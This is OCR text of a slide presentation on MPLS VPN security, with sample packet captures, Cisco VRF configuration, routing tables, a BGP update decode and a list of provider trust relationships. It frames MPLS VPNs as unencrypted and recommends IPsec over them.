
http://www.wired.com/2013/12/bgp-hijacking-belarus-iceland/
http://www.blyon.com/hey-att-customers-your-facebook-data-went-to-china-and-korea-this-morning/
http://www.renesys.com/2008/02/pakistan-hijacks-youtube-1/

# Virtual Private Networks




**MPLS VPN is not encrypted unless encrypted separately**

# MPLS and the OSI and TCP/IP Model



# MPLS Label PCAP

http://www.pcapr.net/view/bwilkerson/2008/10/3/12/mpls.pcap.html

pcapr 6050 users, 60457678 packets, 2938 pcaps, 433 protocols, 194 tags New! Links ▾ lannie@netoptics.com Upload Logout

About | View/Edit

Download

1. 127.0.0.1 » 127.0.0.1 echo Request

Select | Delete | Actions

```
Ethernet II, Src: 00:01:01:00:00:01 (00:01:01:00:00:01), Dst: 00:01:01:00:00:02 (00:01:01:00:00:02)
  Destination: 00:01:01:00:00:02 (00:01:01:00:00:02)
  Source: 00:01:01:00:00:01 (00:01:01:00:00:01)
  Type: MPLS label switched packet (0x8847)
MultiProtocol Label Switching Header, Label: 1001, Exp: 0, S: 0, TTL: 128
  MPLS Label: 1001
  MPLS Experimental Bits: 0
  MPLS Bottom Of Label Stack: 0
  MPLS TTL: 128
MultiProtocol Label Switching Header, Label: 1002, Exp: 0, S: 0, TTL: 128
MultiProtocol Label Switching Header, Label: 1003, Exp: 0, S: 1, TTL: 128
Internet Protocol, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
User Datagram Protocol,
Echo
```

Packet 1. Select | Delete

```
00 01 01 00 00 02 00 01 01 00 00
90 80 00 3e a0 80 00 3e b1 80 45
00 00 80 11 a9 20 7f 00 00 01 7f
00 07 00 13 00 00 48 65 6c 6c 6f
21
```


feedback

**32-bit MPLS Label Format**

- **Label : 20-bit**
- **EXP : 3-bit**
- **Bottom-of-Stack : 1-bit**
- **TTL : 8-bit**

Source: http://www.netoptics.com/blog/01-07-2011/sample-pcap-files

# MPLS Architecture Overview





- P Routers (LSRs) are in the Core of the MPLS Cloud
- PE Routers (Edge LSRs or LERs) Use MPLS with the Core and Plain IP with CE Routers
- P and PE Routers Use the Same IGP Routing Protocol
- PE Routers are MP-iBGP Fully-meshed

**Service provider may accidentally or intentionally misconfigure VPN's**

**Utilize IPSEC VPN over MPLS VPN to insure security**

# CLI - VRF configuration

```
ip vrf cust_A
    rd 200:1
    route-target export 200:1
    route-target import 200:1
ip vrf cust_B
    rd 200:2
    route-target export 200:2
    route-target import 200:2
Interface Serial2/0
ip vrf forwarding cust_A
Interface Serial2/1
ip vrf forwarding cust_B
```




```
ip vrf cust_A
    rd 200:1
    route-target export 200:1
    route-target import 200:1
ip vrf cust_B
    rd 200:2
    route-target export 200:2
    route-target import 200:2
Interface Serial2/0
ip vrf forwarding cust_A
Interface Serial2/1
ip vrf forwarding cust_B
```

**MPLS Trust Relationship**
**Customer Trusts Service Providers**

# MPLS PE Routing Table

```
PE1-AS1#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
```

**Global Routing Table**

```
Gateway of last resort is not set

     10.0.0.0/8 is variably subnetted, 5 subnets, 2 masks
C       10.10.10.0/30 is directly connected, Serial0/0
O       10.10.10.4/30 [110/128] via 10.10.10.2, 00:06:20, Serial0/0
O       10.10.10.102/32 [110/129] via 10.10.10.2, 00:06:20, Serial0/0
C       10.10.10.101/32 is directly connected, Loopback0
O       10.10.10.200/32 [110/65] via 10.10.10.2, 00:06:20, Serial0/0
PE1-AS1#
```

```
PE1-AS1#sh ip route vrf Cust_A

Routing Table: Cust_A
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
```

**Cust_A MPLS VPN Routing Table**

```
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     172.16.0.0/16 is variably subnetted, 5 subnets, 2 masks
O IA    172.16.10.1/32 [110/65] via 172.16.1.2, 00:11:23, Serial0/1
C       172.16.1.0/30 is directly connected, Serial0/1
B       172.16.2.0/30 [200/0] via 10.10.10.102, 00:11:19
C       172.16.101.1/32 is directly connected, Loopback101
B       172.16.102.1/32 [200/0] via 10.10.10.102, 00:11:19
PE1-AS1#
```

```
PE1-AS1#sh ip route vrf Cust_B

Routing Table: Cust_B
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 -                                                    l type 2
       E1 -
       i -                                                     - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     192.168.201.0/32 i
C       192.168.201.1 i
     192.168.202.0/32 i
B       192.168.202.1 [
     192.168.1.0/30 is
C       192.168.1.0 is directly connected, Serial0/2
PE1-AS1#
```

**Cust_B MPLS VPN Routing Table**

**3 Routing Tables on 1 Router**
**Separated by MPLS VRF**

# MPLS PE MP-BGP VPN

*Standard input [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 59 | 53.1721010 | 10.10.10.101 | 10.10.10.102 | BGP | 159 | UPDATE Message |
| 60 | 53.3593010 | 10.10.10.102 | 10.10.10.101 | TCP | 48 | bgp > 52049 [ACK] Seq=20 Ack=180 Win=15920 Len=0 |
| 61 | 55.0285040 | N/A | N/A | SLARP | 24 | Line keepalive, outgoing sequence 377, returned sequ |
| 62 | 56.2453060 | 10.10.10.101 | 10.10.10.102 | BGP | 159 | UPDATE Message |
| 63 | 56.2609060 | 10.10.10.102 | 10.10.10.101 | TCP | 48 | bgp > 52049 [ACK] Seq=20 Ack=295 Win=16384 Len=0 |

```
⊞ Frame 59: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits) on interface 0
⊞ Cisco HDLC
⊞ Internet Protocol Version 4, Src: 10.10.10.101 (10.10.10.101), Dst: 10.10.10.102 (10.10.10.102)
⊞ Transmission Control Protocol, Src Port: 52049 (52049), Dst Port: bgp (179), Seq: 65, Ack: 20, Len: 115
⊟ Border Gateway Protocol - UPDATE Message
    Marker: ffffffffffffffffffffffffffffffff
    Length: 115
    Type: UPDATE Message (2)
    Unfeasible routes length: 0 bytes
    Total path attribute length: 92 bytes
  ⊟ Path attributes
    ⊞ ORIGIN: INCOMPLETE (4 bytes)
    ⊞ AS_PATH: empty (3 bytes)
    ⊞ MULTI_EXIT_DISC: 0 (7 bytes)
    ⊞ LOCAL_PREF: 100 (7 bytes)
    ⊟ EXTENDED_COMMUNITIES: (35 bytes)
      ⊞ Flags: 0xc0 (Optional, Transitive, Complete)
        Type code: EXTENDED COMMUNITIES (16)
        Length: 32 bytes
      ⊟ Carried Extended communities
          two-octet AS specific Route Target: 1:100
          OSPF Domain: 0.0.0.101
          OSPF Route Type: Area: 0.0.0.0, Type: Network, no options
          OSPF Router ID: 172.16.101.1
    ⊟ MP_REACH_NLRI (36 bytes)
      ⊞ Flags: 0x80 (Optional, Non-transitive, Complete)
        Type code: MP_REACH_NLRI (14)
        Length: 33 bytes
        Address family: IPv4 (1)
        Subsequent address family identifier: Labeled VPN Unicast (128)
      ⊞ Next hop network address (12 bytes)
        Subnetwork points of attachment: 0
      ⊟ Network layer reachability information (16 bytes)
        ⊟ Label Stack=21 (bottom) RD=1:100, IPv4=172.16.101.1/32
            MP Reach NLRI Prefix length: 120
            MP Reach NLRI Label Stack: 21 (bottom)
            MP Reach NLRI Route Distinguisher: 1:100
            MP Reach NLRI IPv4 prefix: 172.16.101.1 (172.16.101.1)
```

```
0050  00 45 85 04 00 00 00 64  c0 10 20 00 02 00 01 00   .E.....d .. .....
0060  00 00 64 00 85 00 00 00  65 02 00 80 00 00 00 00   ..d..... e.......
0070  00 02 00 80 01 ac 10 65  01 00 00 80 0e 21 00 01   .......e .....!..
0080  80 0c 00 00 00 00 00 00  00 00 0a 0a 0a 65 00 78   ........ .....e.x
0090  00 01 51 00 00 00 01 00  00 00 64 ac 10 65 01      ..Q..... ..d..e.
```

Text item (text), 8 bytes | Packets: 90 · Displayed: 90 (100.0%) · Dropped: 0 (0.0%) | Profile: Default

# Think Like the Threat to Develop Security Strategy

## Transport Network Infrastructure


### Network and System Architecture
- Centralized, Distributed, Redundant
- Physical and Logical
- Transport Network (RF, Fiber, Copper)

### Network Protocols
- Routing, Switching, Redundancy
- Apps, Client/Server


### HW, SW, Apps, RDBMS
- Open Source
- Commercial

### Trust Relationships – Internet, BSS, OSS, NMS, Net
- Network Management and Network Devices
- Billing, Middleware, Provisioning
- Vendor remote access - (VPT)
- Tech staff remote access
- Self Provisioning
- Physical access
- Trusted Insider
- Cross connect
- CE in-band management
- Physical access to CE configuration settings

